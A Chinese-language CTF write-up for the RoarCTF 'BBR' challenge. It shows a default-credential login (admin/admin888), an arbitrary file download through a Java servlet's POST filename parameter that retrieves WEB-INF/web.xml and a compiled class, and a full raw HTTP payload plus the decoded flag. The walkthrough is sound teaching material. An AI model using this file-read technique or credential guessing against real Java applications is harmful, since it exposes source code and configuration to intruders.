

题目BBR



登陆失败




admin admin888登陆成功




下载帮助文档

<http://192.168.1.5:8080/Download?filename=help.docx>




误导操作 java.io.FileNotFoundException



经过各种试get method filename参数无果


尝试post，发现泄漏包名

com.wm.ctf.DownloadController.doPost(DownloadController.java:24)




http头需加Content-Type:application/x-www-form-urlencoded

否则无法下载文件



尝试hex还原help.docx文件




以上测试无果

接下来开始换思路构造其他下载

上面得到包名

com.wm.ctf.DownloadController

下载web.xml



发现/Flag

访问

[http://192.168.1.5:8080//Flag](http://192.168.1.5:8080/Flag)



通过得到web.xml信息

构造下载

<servlet-mapping>

<servlet-name>FlagController</servlet-name>

<url-pattern>/Flag</url-pattern>

</servlet-mapping>


com.wm.ctf.DownloadController

懂java的知道编译过后的文件是.class

构造

WEB-INF/classes/com/wm/ctf/FlagController.class

下载到FlagController.class字节码文件，无需hex还原class反编译



发现返回包中有base64加密

Um9hckNURnt3bS1mNzA1MDJjMS1iZDJiLTQ5ZGYtYWRlYy0zZmYzZWY1OWIwM2F9

解密，拿到flag

RoarCTF{wm-f70502c1-bd2b-49df-adec-3ff3ef59b03a}

payload

POST /Download HTTP/1.1

Host: 192.168.1.5:8080

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.80 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3

Content-Type:application/x-www-form-urlencoded

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8

Cookie: JSESSIONID=268D9E0C8061A14EE49E48761371052C

Connection: close

Content-Length: 56

filename=WEB-INF/classes/com/wm/ctf/FlagController.class